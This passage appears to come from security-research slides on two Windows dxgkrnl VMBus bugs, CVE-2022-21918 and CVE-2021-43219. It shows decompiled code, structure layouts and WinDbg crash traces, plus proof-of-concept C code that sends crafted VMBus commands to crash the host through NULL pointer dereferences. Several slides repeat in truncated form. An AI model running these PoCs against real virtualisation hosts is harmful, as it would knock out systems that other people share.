0e ffff8388`1d2cfb60 00000000`00000000 nt!KiStartSystemThread+0x28
```

CVE-2022-21918

```
1  __int64 __fastcall VidSchiSignalSyncObjectsFromCpu(__int64 a1, __int64 a2, __int64 *a3, char a4, char *a5, __int64 a6)
2  {
3    unsigned int v6; // edi
4    __int64 v7; // r15
5    __int64 *v8; // rax
6    int v9; // ebx
7    unsigned int v10; // er14
8    __int64 v11; // rax
9    unsigned __int64 *v12_pointer_ref; // r12
10   __int64 v13; // rsi
11   unsigned __int64 v14; // rbp
12   unsigned __int64 v15; // rsi
13   //......Omit some code......
14   __int64 v34; // [rsp+80h] [rbp+8h]
15   __int64 *v35; // [rsp+90h] [rbp+18h]
16
17   v35 = a3;
18   v34 = a1;
19   v6 = 0;
20   v7 = (unsigned int)a2;
21   v8 = a3;
22   v9 = a4 & 4;
23   if ( a4 & 4 )
24     goto LABEL_24;
25   v10 = 0;
26   if ( (_DWORD)a2 )
27   {
28     v11 = (char *)a3 - a5;
29     v12_pointer_ref = (unsigned __int64 *)a5;
30     for ( i = (char *)a3 - a5; ; v11 = i )
31     {
32       v13 = *(unsigned __int64 *)((char *)v12_pointer_ref + v11);
33       if ( *(_BYTE *)(v13 + 0x1C) )
34         goto LABEL_18;
35       v14 = *v12_pointer_ref; //BSOD here! Reference a NULL Pointer
36       LOBYTE(a1) = *(_BYTE *)(v13 + 0x1D);
```

CVE-2022-21918

```
1  __int64 __fastcall VidSchSignalSyncObjectsFromCpu(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
2  {
3    __int64 v4; // rbx
4    char *v5; // rsi
5    __int64 *v6; // rdi
6    unsigned int v7; // er14
7    __int64 v8; // rax
8    unsigned int v9; // ebx
9    __int64 v10; // rcx
10   __int64 *v12; // [rsp+30h] [rbp-40h]
11   __int64 **v13; // [rsp+38h] [rbp-38h]
12   char v14; // [rsp+40h] [rbp-30h]
13   __int64 v15; // [rsp+48h] [rbp-28h]
14   __int16 v16; // [rsp+68h] [rbp-8h]
15
16   v4 = (unsigned int)a3;
17   v5 = (char *)a4;
18   v6 = (__int64 *)a2;
19   v7 = a1;
20   if ( (a3 & 4) == (_DWORD)a3 )
21   {
22     v10 = *(_QWORD *)(*(_QWORD *)a2 + 8i64);
23     v16 = 0;
24     v15 = v10 + 0x6B0;
25     AcquireSpinLock::Acquire((AcquireSpinLock *)&v15);
26     v13 = &v12;
27     v14 = 0;
28     v12 = (__int64 *)&v12;
29     v9 = VidSchiSignalSyncObjectsFromCpu((__int64)&v12, v7, v6, v4, v5, 0i64);
30     HwQueueStagingList::~HwQueueStagingList((HwQueueStagingList *)&v12);
31     AcquireSpinLock::Release((AcquireSpinLock *)&v15);
32   }
```

```
__int64 __fastcall SignalSynchronizationObjectFromCpu(
        struct _D3DKMT_SIGN
        struct DXGPROCESS *
        struct DXGDEVICE *a
{
......Omit some code......
  v64 = a2;
```

```
_D3DKMT_SIGNALSYNCHRONIZATIO

hdevice          dd ?
object_count     dd ?
pobjects         dq ?
pfence_values    dq ?
flags            dd ?
D3DKMT_SIGNALSYNCHRONIZATIO
```

```
      McTemplateK0q_EtwWrit
  }
  else
  {
    v54 = 0;
  }
  DXGETWPROFILER_BASE::Push
  if ( !v3 )
  {
    v9 = WdLogNewEntry5_WdA
    *(_QWORD *)(v9 + 24) =
    WdLogEvent5_WdAssertion
  }
  if ( v5->object_count <=
  {
    v10 = WdLogNewEntry5_Wd
    *(_QWORD *)(v10 + 24) =
    WdLogEvent5_WdAssertion
  }
  if ( !*((_QWORD *)v3 + 2)
  {
    v11 = WdLogNewEntry5_Wd
    *(_QWORD *)(v11 + 24) =
    WdLogEvent5_WdAssertion
  }
  v12 = (unsigned int)v5->o
  v58 = 0i64;
  v60 = 0;
  P = 0i64;
  v57 = 0;
  v13 = PagedPoolZeroedArra
```

```
  if ( !v13
    || (v14 = PagedPoolZeroedArray<_VIDSCH_SYNC_OBJECT *,4>::AllocateElements(&P, (unsigned int)v5->object_count)) == 0 )
  {
    v32 = -1073741801;
    goto LABEL_53;
  }
  v15 = 0;
  if ( !v5->object_count )
  {
LABEL_29:
    DXGPOINTERARRAYORDEREDACQUIRE<DXGSYNCOBJECT,&void AcquireSyncObjectMutex(DXGSYNCOBJECT *),&void ReleaseSyncObjectMutex(DXGSYNCOBJECT *),
      &v61,
      v13);
    if ( v62 )
    {
      if ( !v61 )
      {
        v32 = 0xC0000017;
LABEL_51:
        DXGPOINTERARRAYORDEREDACQUIRE<DXGSYNCOBJECT,&void AcquireSyncObjectMutex(DXGSYNCOBJECT *),&void ReleaseSyncObjectMutex(DXGSYNCOBJECT
        goto LABEL_53;
      }
      v36 = WdLogNewEntry5_WdError(v31, v30);
      *(_QWORD *)(v36 + 0x18) = 0x1413i64;
    }
    else
    {
      if ( *((_BYTE *)v3 + 0x74D) & 1 )
      {
        ......Omit some code......
      }
      v37 = (unsigned int)v5->object_count;
      v38 = 0;
      if ( !(_DWORD)v37 )
      {
LABEL_43:
        v44 = (*(__int64 (__fastcall **)(__int64, __int64, _QWORD, __int64))(*(_QWORD *)(*(_QWORD *)(*((_QWORD *)v3 + 2) + 616i64)
                                                                                + 8i64)
                                                                              + 656i64))(//
                                                                                // dxgmms2!VidSchSignalSyncObjectsFromCpu
                    v37,
                    v14,
                    (unsigned int)v5->flags,
                    v5->pfence_values);
        v48 = v44;
        if ( v44 < 0 )
```

```
__int64 __fastcall SignalSynchronizationObjectFromCpu(
        struct _D3DKMT_SIGNALSYNCHRONIZATIONOBJECTFROMCPU *a1,
        struct DXGPROCESS *a2,
        struct DXGDEVICE *a3)
{
......Omit some code......
  v64 = a2;
  v52 = -1;
  v3 = a3;
  v4 = a2;
  v53 = 0i64;
  v5 = a1;
  if ( qword_1C00AE9B0 & 2 )
  {
    v54 = 1;
    v52 = 2044;
    if ( Microsoft_Windows_DxgKrnlEnableBits & 0x2000 )
      McTemplateK0q_EtwWriteTransfer(a1, &EventProfilerEnter);
  }
  else
  {
    v54 = 0;
  }
  DXGETWPROFILER_BASE::PushProfilerEntry(&v52, 2044i64);
  if ( !v3 )
  {
    v9 = WdLogNewEntry5_WdAssertion(v7, v6, v8);
    *(_QWORD *)(v9 + 24) = 5050i64;
    WdLogEvent5_WdAssertion(v9);
  }
  if ( v5->object_count <= 0u )
  {
    v10 = WdLogNewEntry5_WdAssertion(v7, v6, v8);
    *(_QWORD *)(v10 + 24) = 5051i64;
    WdLogEvent5_WdAssertion(v10);
  }
  if ( !*((_QWORD *)v3 + 2) )
  {
    v11 = WdLogNewEntry5_WdAssertion(v7, v6, v8);
    *(_QWORD *)(v11 + 24) = 5052i64;
    WdLogEvent5_WdAssertion(v11);
  }
  v12 = (unsigned int)v5->object_count;
  v58 = 0i64;
  v60 = 0;
  P = 0i64;
  v57 = 0;
  v13 = PagedPoolZeroedArray<DXGSYNCOBJECT *,4>::AllocateElements(&v58, v12);
```

```
00 _D3DKMT_SIGNALSYNCHRONIZATIONOBJECTFROMCPU struc
00                                              ; XREF:
00 hdevice          dd ?                        ; XREF:
04 object_count     dd ?                        ; XREF:
08 pobjects         dq ?                        ; XREF:
10 pfence_values    dq ?                        ; XREF:
18 flags            dd ?                        ; XREF:
1C _D3DKMT_SIGNALSYNCHRONIZATIONOBJECTFROMCPU ends
```

CVE-2022-21918

DXG_HOST_VIRTUALGPU_VMBUS::VmBusSignalSyncObject

```
259     v42_hdevice = LODWORD(v9_buf->syncobject.device);
260     v43_object_count = v9_buf->syncobject.object_count;
261     v57_signsyncobjfromcpu.pobjects = (__int64)&v9_buf->syncobject.sync_handle;
262     v44 = (struct DXGPROCESS *)*((_QWORD *)v1 + 6);
263     *(_QWORD *)&v57_signsyncobjfromcpu.flags = 0i64;
264     v57_signsyncobjfromcpu.hdevice = v42_hdevice;
265     v57_signsyncobjfromcpu.object_count = v43_object_count;
266     v57_signsyncobjfromcpu.pfence_values = (__int64)v24_pfence_values;
267     v52 = 0i64;
268     DXGDEVICEBYHANDLE::DXGDEVICEBYHANDLE((DXGDEVICEBYHANDLE *)&v53, (unsigned int)v42_hdevice, v44, &v52);
269     v47 = v52;
270     if ( v52 )
271     {
272       DXGDEVICEACCESSLOCKSHARED::DXGDEVICEACCESSLOCKSHARED((DXGDEVICEACCESSLOCKSHARED *)&v55, v52);
273       COREDEVICEACCESS::COREDEVICEACCESS(&v62, v47, 0i64);
274       v51 = COREDEVICEACCESS::AcquireShared((COREDEVICEACCESS *)&v62, 0i64);
275       if ( v51 >= 0 )
276         v51 = SignalSynchronizationObjectFromCpu(&v57_signsyncobjfromcpu, *((struct DXGPROCESS **)v1 + 6), v47);
277       COREACCESS::~COREACCESS((COREACCESS *)&v64);
278       COREACCESS::~COREACCESS((COREACCESS *)&v63);
```

CVE-2022-21918

DXG_HOST_VIRT

```
259     v42_hdevice = LODWORD(v9_bu
260     v43_object_count = v9_buf->
261     v57_signsyncobjfromcpu.pobj
262     v44 = (struct DXGPROCESS *)
263     *(_QWORD *)&v57_signsyncobj
264     v57_signsyncobjfromcpu.hdev
265     v57_signsyncobjfromcpu.obje
266     v57_signsyncobjfromcpu.pfen
267     v52 = 0i64;
268     DXGDEVICEBYHANDLE::DXGDEVIC
269     v47 = v52;
270     if ( v52 )
271     {
272       DXGDEVICEACCESSLOCKSHARED
273       COREDEVICEACCESS::COREDEV
274       v51 = COREDEVICEACCESS::A
275       if ( v51 >= 0 )
276         v51 = SignalSynchroniza
277       COREACCESS::~COREACCESS((
278       COREACCESS::~COREACCESS((
```

```
120     v16_buflen = *((unsigned int *)v1 + 0x16);
121     v17_Length_MonitoredFenceValueArray = 8 * v10_objectcount;
122     v18_Offset_MonitoredFenceValueArray = 4 * (v10_objectcount + v15) + 0x38;
123     if ( (unsigned int)v16_buflen < v18_Offset_MonitoredFenceValueArray )
124       goto LABEL_65;
125     if ( v9_buf->syncobject.flags & 2 )
126     {
127       if ( !v9_buf->syncobject.device )
128       {
129         v14 = WdLogNewEntry5_WdError(v10_objectcount, v16_buflen);
130         *(_QWORD *)(v14 + 24) = 3374i64;
131         goto LABEL_12;
132       }
133       v19 = ExAllocatePoolWithTag((POOL_TYPE)512, 0x18ui64, 0x4B677844u);
134       P = v19;
135       if ( !v19 )
136       {
137         v21 = WdLogNewEntry5_WdLowResource(v20);
138         *(_QWORD *)(v21 + 24) = 3380i64;
139         WdLogEvent5_WdLowResource(v21);
140         v51 = -1073741801;
141         goto LABEL_66;
142       }
143       *(_OWORD *)v19 = 0i64;
144       v19[2] = 0i64;
145       *((_BYTE *)P + 16) = 1;
146       *(_QWORD *)P = *(_QWORD *)(*(_QWORD *)(*((_QWORD *)v1 + 5) + 0x68i64) + 0x80i64);
147       *((_QWORD *)P + 1) = v9_buf->syncobject.device;
148       v10_objectcount = (unsigned int)v9_buf->syncobject.object_count;
149       LODWORD(v16_buflen) = *((_DWORD *)v1 + 0x16);
150     }
151     v22 = (unsigned int)v16_buflen - v18_Offset_MonitoredFenceValueArray;
152     v23_pContextArray = (unsigned int *)(&v9_buf->syncobject.sync_handle + (unsigned int)v10_objectcount);
153     if ( (unsigned int)v22 >= v17_Length_MonitoredFenceValueArray )
154       v24_pfence_values = &v23_pContextArray[v9_buf->syncobject.context_count];//
155                                                 // point to MonitoredFenceValueArray[]
156                                                 //
157     else
158       v24_pfence_values = 0i64;
159     v25 = 0;
```

If v22 < v17_Length_MonitoredFenceValueArray
Then v24_pfence_values = 0

CVE-2022-21918

DXG_HOST_VIRTUALGPU_VMBUS::VmBusSignalSyncObject

```
79      v7_buf = (struct GuestData_VmBusSignalSyncObject *)CastToVmBusCommand<DXGKVMB_COMMAND_VSYNCREMOTINGCTRL>((__int64)v1);
80      v9_buf = v7_buf;
81      if ( !v7_buf )
82        goto LABEL_69;
83      P = 0i64;
84      v10_objectcount = (unsigned int)v7_buf->syncobject.object_count;
85      if ( !(_DWORD)v10_objectcount && !(v7_buf->syncobject.flags & 2)
86        || (v8 = 0xFFFFi64, (unsigned int)v10_objectcount > 0xFFFF) )
87      {
88        v11 = WdLogNewEntry5_WdError(v10_objectcount, v8);
89        v12 = (unsigned int)v9_buf->syncobject.object_count;
90    LABEL_63:
91        *(_QWORD *)(v11 + 0x18) = v12;
92        goto LABEL_64;
93      }
94      if ( !LODWORD(v7_buf->syncobject.device) || v7_buf->syncobject.flags & 2 )
95      {
96        v15 = v7_buf->syncobject.context_count;
97        v13 = 0;
98        if ( !v15 || v15 > 0xFFFF )
99        {
100         v11 = WdLogNewEntry5_WdError(v10_objectcount, 0xFFFFi64);
101         v12 = (unsigned int)v9_buf->syncobject.context_count;
102         goto LABEL_63;
103       }
104     }
```

```
000 GuestData_VmBusSignalSyncObject struc ; (sizeof=0x3C,
000 command          GuestData_CommandBuf ?
018 syncobject       dxgkvmb_command_signalsyncobject ?
03C GuestData_VmBusSignalSyncObject ends
03C
```

```
000 GuestData_CommandBuf struc ; (sizeof=0x18,
000                                                   ;
000 command_id       dq ?
008 process          dd ?
00C channel_type     dd ?                             ;
010 command_type     dd ?
014 reserved         dd ?
018 GuestData_CommandBuf ends
```

```
000 dxgkvmb_command_signalsyncobject struc ; (sizeof=0x24,
000                                         ; XREF: GuestD
000 object_count     dd ?
004 flags            dd ?
008 context_count    dd ?
00C reserved         dd ?
010 fence_value      dq ?
018 device           dq ?
020 sync_handle      dd ?
024 dxgkvmb_command_signalsyncobject ends
```

CVE-2022-21918

DXG_HOST_VIRTUALGPU_VMBUS::VmBusSignalSyncObject

```
79      v7_buf = (struct GuestData_VmBusSignalSyncObject *)CastToVmBusCommand<DXGKVMB_COMMAND_VSYNCREMOTINGCTRL>((__int64)v1);
80      v9_buf = v7_buf;
81      if ( !v7_buf )
82        goto LABEL_69;
83      P = 0i64;
84      v10_objectcount = (unsigned int)v7_bu
85      if ( !(_DWORD)v10_objectcount && !(v7
86        || (v8 = 0xFFFFi64, (unsigned int)v
87      {
88        v11 = WdLogNewEntry5_WdError(v10_ob
89        v12 = (unsigned int)v9_buf->syncobj
90  LABEL_63:
91        *(_QWORD *)(v11 + 0x18) = v12;
92        goto LABEL_64;
93      }
94      if ( !LODWORD(v7_buf->syncobject.devi
95      {
96        v15 = v7_buf->syncobject.context_co
97        v13 = 0;
98        if ( !v15 || v15 > 0xFFFF )
99        {
100         v11 = WdLogNewEntry5_WdError(v10_
101         v12 = (unsigned int)v9_buf->synco
102         goto LABEL_63;
103       }
104     }
```

```
000 GuestData_VmBusSignalSyncObject struc ; (sizeof=0x3C,
000 command         GuestData_CommandBuf ?
```

offset	name	size
0x00	command	0x18
0x18	object_count	0x04
0x1C	flags	0x04
0x20	context_count	0x04
0x24	reserved	0x04
0x28	fence_value	0x08
0x30	device	0x08
0x38	ObjectHandleArray[object_count]	4 * object_count
	ContextArray[context_count]	4 * context_count
	MonitoredFenceValueArray[object_count]	8 * object_count

CVE-2022-21918

DXG_HOST_VIRTU

```
259     v42_hdevice = LODWORD(v9_bu
260     v43_object_count = v9_buf->
261     v57_signsyncobjfromcpu.pobj
262     v44 = (struct DXGPROCESS *)
263     *(_QWORD *)&v57_signsyncobj
264     v57_signsyncobjfromcpu.hdev
265     v57_signsyncobjfromcpu.obje
266     v57_signsyncobjfromcpu.pfen
267     v52 = 0i64;
268     DXGDEVICEBYHANDLE::DXGDEVIC
269     v47 = v52;
270     if ( v52 )
271     {
272       DXGDEVICEACCESSLOCKSHARED
273       COREDEVICEACCESS::COREDEV
274       v51 = COREDEVICEACCESS::A
275       if ( v51 >= 0 )
276         v51 = SignalSynchroniza
277       COREACCESS::~COREACCESS((
278       COREACCESS::~COREACCESS((
```

```
120     v16_buflen = *((unsigned int *)v1 + 0x16);
121     v17_Length_MonitoredFenceValueArray = 8 * v10_objectcount;
122     v18_Offset_MonitoredFenceValueArray = 4 * (v10_objectcount + v15) + 0x38;
123     if ( (unsigned int)v16_buflen < v18_Offset_MonitoredFenceValueArray )
124       goto LABEL_65;
125     if ( v9_buf->syncobject.flags & 2 )
126     {
127       if ( !v9_buf->syncobject.device )
128       {
129         v14 = WdLogNewEntry5_WdError(v10_objectcount, v16_buflen);
130         *(_QWORD *)(v14 + 24) = 3374i64;
131         goto LABEL_12;
132       }
133       v19 = ExAllocatePoolWithTag((POOL_TYPE)512, 0x18ui64, 0x4B677844u);
134       P = v19;
135       if ( !v19 )
136       {
137         v21 = WdLogNewEntry5_WdLowResource(v20);
138         *(_QWORD *)(v21 + 24) = 3380i64;
139         WdLogEvent5_WdLowResource(v21);
140         v51 = -1073741801;
141         goto LABEL_66;
142       }
143       *(_OWORD *)v19 = 0i64;
144       v19[2] = 0i64;
145       *((_BYTE *)P + 16) = 1;
146       *(_QWORD *)P = *(_QWORD *)(*(_QWORD *)(*((_QWORD *)v1 + 5) + 0x68i64) + 0x80i64);
147       *((_QWORD *)P + 1) = v9_buf->syncobject.device;
148       v10_objectcount = (unsigned int)v9_buf->syncobject.object_count;
149       LODWORD(v16_buflen) = *((_DWORD *)v1 + 0x16);
150     }
151     v22 = (unsigned int)v16_buflen - v18_Offset_MonitoredFenceValueArray;
152     v23_pContextArray = (unsigned int *)(&v9_buf->syncobject.sync_handle + (unsigned int)v10_objectcount);
153     if ( (unsigned int)v22 >= v17_Length_MonitoredFenceValueArray )
154       v24_pfence_values = &v23_pContextArray[v9_buf->syncobject.context_count];//
155                                                   // point to MonitoredFenceValueArray[]
156
157     else
158       v24_pfence_values = 0i64;
159     v25 = 0;
```

If v10_objectcount = 1, v16_buflen = 0x3c
v17_Length_MonitoredFenceValueArray = 8
v18_Offset_MonitoredFenceValueArray = 0x3c

V22 = 0

v22 < v17

v24_pfence_values = 0

CVE-2022-21918

PoC Code

```
247     pwn->device = ddd.device;
248     pwn->command_id = 0;
249     pwn->process = 2;
250     pwn->channel_type = 0;
251     pwn->command_type = 0x8;//DXGK_VMBCOMMAND_CREATESYNCOBJECT
252     pwn->datalength = 0x80;
253     memset(data, 0x00, 0x2aaaaab0);
254     pwn->wait = 1;
255     pwn->data = data;
256     createsync = (struct dxgkvmb_command_createsyncobject *)data;
257     createsync->device = pwn->device;
258     createsync->info.type = 5;
259     createsync->info.flags.value = 0x27;
260     createsync->info.monitored_fence.initial_fence_value = 0;
261     createsync->info.monitored_fence.fence_cpu_virtual_address = 0;
262     createsync->info.monitored_fence.fence_gpu_virtual_address = 0;
263     createsync->info.monitored_fence.engine_affinity = 0;
264     pwn->res = result;
265     ioctl(fd, LX_DXPWN, pwn);
266     printf("sync_handle 0x%x\n", *(u32 *)(result + 0x00));
267     sync_handle = *(u32 *)(result + 0x00);
```

① Create a sync_handle

```
269     pwn->device = ddd.device;
270     pwn->command_id = 0;
271     pwn->process = 2;
272     pwn->channel_type = 0;
273     pwn->command_type = 26;//DXGK_VMBCOMMAND_SIGNALSYNCOBJECT
274     pwn->datalength = 0x24;//0x3c-0x18 = 0x24,
275                            //(size 0x18 is command header's size)
276     memset(data, 0x00, 0x2aaaaab0);
277     pwn->wait = 1;
278     pwn->data = data;
279     *(u32 *)(data + 0x00) = 1;//object_count
280     *(u32 *)(data + 0x04) = 0;//flags
281     *(u64 *)(data + 0x08) = 0;//context_count
282     *(u64 *)(data + 0x10) = 0;//fence value
283     *(u64 *)(data + 0x18) = pwn->device;//device
284     *(u32 *)(data + 0x20) = sync_handle;//Object Handle
285     pwn->res = result;
286     ioctl(fd, LX_DXPWN, pwn);
287
```

② Trigger this bug, and BSOD!

Case Studies CVE-2021-43219

NULL Pointer Reference: DXGK_VMBCOMMAND_SUBMITCOMMAND

```
*** Fatal System Error: 0x0000007e
                       (0xFFFFFFFFC0000005,0xFFFFF80628BBB869,0xFFFF908F276BD028,0xFFFF908F276BC860)


A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

For analysis of this file, run !analyze -v
nt!DbgBreakPointWithStatus:
fffff806`1ebff070 cc              int     3
6: kd> k
 # Child-SP          RetAddr           Call Site
00 ffff908f`276bb878 fffff806`1ed12ad2 nt!DbgBreakPointWithStatus
01 ffff908f`276bb880 fffff806`1ed120b6 nt!KiBugCheckDebugBreak+0x12
02 ffff908f`276bb8e0 fffff806`1ebf72d7 nt!KeBugCheck2+0x946
03 ffff908f`276bbff0 fffff806`1ec121be nt!KeBugCheckEx+0x107
04 ffff908f`276bc030 fffff806`1ebccd8f nt!PspSystemThreadStartup$filt$0+0x44
05 ffff908f`276bc070 fffff806`1ec0008f nt!_C_specific_handler+0x9f
06 ffff908f`276bc0e0 fffff806`1eae6dd7 nt!RtlpExecuteHandlerForException+0xf
07 ffff908f`276bc110 fffff806`1eae59c6 nt!RtlDispatchException+0x297
08 ffff908f`276bc830 fffff806`1ec092ac nt!KiDispatchException+0x186
09 ffff908f`276bcef0 fffff806`1ec05443 nt!KiExceptionDispatch+0x12c
0a ffff908f`276bd0d0 fffff806`28bbb869 nt!KiPageFault+0x443
0b ffff908f`276bd260 fffff806`28e1b4f5 dxgkrnl!CWin32kLocks::Lock+0x85
0c ffff908f`276bd2a0 fffff806`28d4e7f2 dxgkrnl!DXGCONTEXT::HandleVistaBltStub+0x135
0d ffff908f`276bd410 fffff806`28deb35d dxgkrnl!DxgkSubmitCommandInternal+0xa68a2
0e ffff908f`276bd910 fffff806`28ddc6dc dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusSubmitCommand+0x12d
0f ffff908f`276bd960 fffff806`28de0844 dxgkrnl!VmBusExecuteCommandInProcessContext+0x198
10 ffff908f`276bda10 fffff806`1eab8505 dxgkrnl!VmBusProcessPacket+0x2b4
11 ffff908f`276bda70 fffff806`1eb55845 nt!ExpWorkerThread+0x105
12 ffff908f`276bdb10 fffff806`1ebfe828 nt!PspSystemThreadStartup+0x55
13 ffff908f`276bdb60 00000000`00000000 nt!KiStartSystemThread+0x28
```

CVE-2021-43219

DxgkSubmitCommandInternal

```
  v36 = *(_QWORD *)(*((_QWORD *)_RDI + 2) + 1912i64);
  v37_present_history_token = 0i64;
  if ( ((unsigned int)submitcommand.flags >> 1) & 1 )
  {
    v37_present_history_token = (struct COREDEVICEACCESS *)submitcommand.present_history_token;
  }
  else if ( v36 && *(_QWORD *)v36 && *(_DWORD *)(v36 + 12) != *((_DWORD *)v33 + 6) )
  {
    v37_present_history_token = *(struct COREDEVICEACCESS **)v36;
  }
  if ( v37_present_history_token )
  {
    a7 = (unsigned int *)&submitcommand.broadcast_context[1];
    if ( submitcommand.broadcast_context_count <= 1u )
      a7 = 0i64;
    v35 = DXGCONTEXT::HandleVistaBltStub( //Into this function!!!
            v33,
            v37_present_history_token,
            ((unsigned int)submitcommand.flags >> 1) & 1,
            &a4,
            (struct DXGADAPTERSTOPRESETLOCKSHARED *)&v112,
            submitcommand.broadcast_context_count - 1,
            a7,
            (struct DXGCONTEXT **)P);
  }
  goto LABEL_46;
}
```

CVE-2021-43219

DXGCONTEXT::HandleVistaBltStub

```
__int64 __fastcall DXGCONTEXT::HandleVistaBltStub(DXGCONTEXT *this, struct COREDEVICEACCESS *a2_present_history_token,
    __int64 a3_flags, DXGADAPTER **a4, struct DXGADAPTERSTOPRESETLOCKSHARED *a5,
    unsigned int a6, unsigned int *a7, struct DXGCONTEXT **a8)
{
......Omit some code......
  v8 = a6;
  v9 = this;
  v10 = a4;
  v65 = a5;
  v70 = a8;
  v61 = a3_flags;
  v11 = 0;
  v78.m128i_i64[0] = (__int64)a2_present_history_token;
  if ( (__int64)a2_present_history_token < 0 )
  {
    v67 = (struct VIDSCH_SUBMIT_DATA_BASE *)(unsigned int)a2_present_history_token;
    v12 = *((_QWORD *)this + 2);
    v14 = (HWND)((unsigned __int64)a2_present_history_token >> 32);
    v13 = 0i64;
    LODWORD(v14) = HIDWORD(a2_present_history_token) & 0x7FFFFFFF;
    v77 = 0i64;
    v63 = 0i64;
    v15 = 0i64;
    v79 = 0i64;
    v64 = *(_QWORD *)(v12 + 0x738);
    v69 = v14;
    v59 = 0;
    v57 = 0;
    v60 = 0;
    v66 = 0ui64;
    v62 = 0;
    v58 = 0;
```

If a2_present_history_token < 0
Into this branch and then invoke CWin32kLocks::Lock

&v71 is a CWin32kLocks structure pointer.
Some members of the CWin32kLocks structure are illegal now, cause BSOD

```
    v16 = DXGPROCESS::GetCurrent(0i64);
    v17 = *((_QWORD *)v9 + 2);
    v18 = *((_QWORD *)v16 + 11);
    if ( v64 )
      v19 = v64;
    else
      v19 = *(_QWORD *)(*(_QWORD *)(v17 + 16) + 16i64);
    v73 = *(_QWORD *)(*(_QWORD *)(v17 + 0x28) + 0x58i64);
    _mm_store_si128((__m128i *)&v71, (__m128i)0i64);
    v72 = 0i64;
    _mm_store_si128((__m128i *)&v74, (__m128i)0i64);
    v75 = 0i64;
    v76 = v19;
    DXGADAPTERSTOPRESETLOCKSHARED::Release(v65);
    COREDEVICEACCESS::Release((COREDEVICEACCESS *)v10);
    v11 = CWin32kLocks::Lock((CWin32kLocks *)&v71, v14, 1, 1, 0); //Here! The crash scene.
```

CVE-2021-43219

PoC Code

```
178     ddd.adapter_handle = 0x40000000;
179     enumada.adapters = adapterinfo;
180     enumada.num_adapters = 64;
181     ioctl(fd, LX_DXENUMADAPTERS2, &enumada);
182     printf("0x%x 0x%x\n", enumada.num_adapters, enumada.adapters->adapter_handle);
183     ddd.adapter_handle = enumada.adapters->adapter_handle;
184     ioctl(fd, LX_DXCREATEDEVICE, &ddd);
185     printf("0x%x\n",ddd.device);
186     createcontext->device = ddd.device;
187     createcontext->priv_drv_data_size = 0x300;
188     createcontext->priv_drv_data = dabuf;
189     ioctl(fd, LX_DXCREATECONTEXTVIRTUAL, createcontext);
190     printf("[+]create context virtual 0x%llx\n",createcontext->context);
191
192     struct d3dkmt_submitcommand * submitcmd = NULL;
193     struct d3dkmt_pwn *pwn = NULL;
194     unsigned char * data = NULL;
195     pwn = malloc(0x4000);
196     data = malloc(0x2aaaaab0);
197
```

① Create context

```
198     //trigger this vulnerability
199     pwn->device = ddd.device;
200     pwn->command_id = 0;
201     pwn->process = 2;
202     pwn->channel_type = 0;
203     pwn->command_type = 20;//submit command
204     pwn->datalength = 0x18+sizeof(struct d3dkmt_submitcommand);
205     pwn->data = data;
206     pwn->res = result;
207     pwn->wait = 1;
208     submitcmd = (struct d3dkmt_submitcommand *)data;
209     submitcmd->command_buffer = 0x00;
210     submitcmd->command_length = 0x00;
211     submitcmd->flags.value = 0x3;
212     submitcmd->broadcast_context_count = 1;
213     submitcmd->broadcast_context[0] = createcontext->context;
214     submitcmd->present_history_token = 0x8000000000000000;//poc
215     submitcmd->num_primaries = 1;
216     submitcmd->written_primaries[0] = 0;
217     submitcmd->num_history_buffers = 0;
218     submitcmd->priv_drv_data_size = 0x00;
219     ioctl(fd, LX_DXPWN, pwn);
```

② Trigger this bug

CVE-2021-43219

Debugging

```
7: kd> bu dxgkrnl!DxgkSubmitCommandInternal+A689D
7: kd> g
Breakpoint 0 hit
dxgkrnl!DxgkSubmitCommandInternal+0xa689d:
fffff806`28d4e7ed e8cecb0c00      call    dxgkrnl!DXGCONTEXT::HandleVistaBltStub (fffff806`28e1b3c0)
1: kd> r @rdx
rdx=8000000000000000
1: kd> t
dxgkrnl!DXGCONTEXT::HandleVistaBltStub:
fffff806`28e1b3c0 ??              ???
1: kd> t
dxgkrnl!DXGCONTEXT::HandleVistaBltStub+0x2:
fffff806`28e1b3c2 53              push    rbx
0: kd> pc
dxgkrnl!DXGCONTEXT::HandleVistaBltStub+0xbd:
fffff806`28e1b47d e88e5deaff      call    dxgkrnl!DXGPROCESS::GetCurrent (fffff806`28cc1210)
6: kd> pc
dxgkrnl!DXGCONTEXT::HandleVistaBltStub+0x10e:
fffff806`28e1b4ce e875f7d8ff      call    dxgkrnl!DXGADAPTERSTOPRESETLOCKSHARED::Release (fffff806`28baac48)
6: kd> pc
dxgkrnl!DXGCONTEXT::HandleVistaBltStub+0x116:
fffff806`28e1b4d6 e8c993d8ff      call    dxgkrnl!COREDEVICEACCESS::Release (fffff806`28ba48a4)
6: kd> pc
dxgkrnl!DXGCONTEXT::HandleVistaBltStub+0x130:
fffff806`28e1b4f0 e8ef02daff      call    dxgkrnl!CWin32kLocks::Lock (fffff806`28bbb7e4)
6: kd> dq @rcx
ffff908f`276bd340  00000000`00000000 00000000`00000000
ffff908f`276bd350  00000000`00000000 00000000`00000000
ffff908f`276bd360  00000000`00000000 00000000`00000000
ffff908f`276bd370  00000000`00000000 ffffe40f`88fbb000
ffff908f`276bd380  00000000`00000000 00000000`00000000
ffff908f`276bd390  80000000`00000000 fffff806`28e1b3d2
ffff908f`276bd3a0  00000000`00000000 00000000`00000000
ffff908f`276bd3b0  ffff6ebd`4ed05701 00000000`00000018
6: kd> t
dxgkrnl!CWin32kLocks::Lock:
fffff806`28bbb7e4 48895c2408      mov     qword ptr [rsp+8],rbx
6: kd> p
dxgkrnl!CWin32kLocks::Lock+0x5:
fffff806`28bbb7e9 48896c2410      mov     qword ptr [rsp+10h],rbp
6: kd> p
dxgkrnl!CWin32kLocks::Lock+0xa:
fffff806`28bbb7ee 4889742418      mov     qword ptr [rsp+18h],rsi
6: kd> p
dxgkrnl!CWin32kLocks::Lock+0xf:
fffff806`28bbb7f3 57              push    rdi
6: kd> p
```

```
fffff806`28bbb7f3 57              push    rdi
6: kd> p
dxgkrnl!CWin32kLocks::Lock+0x10:
fffff806`28bbb7f4 4156            push    r14
6: kd> p
dxgkrnl!CWin32kLocks::Lock+0x12:
fffff806`28bbb7f6 4157            push    r15
6: kd> p
dxgkrnl!CWin32kLocks::Lock+0x14:
fffff806`28bbb7f8 4883ec20        sub     rsp,20h
6: kd> p
dxgkrnl!CWin32kLocks::Lock+0x18:
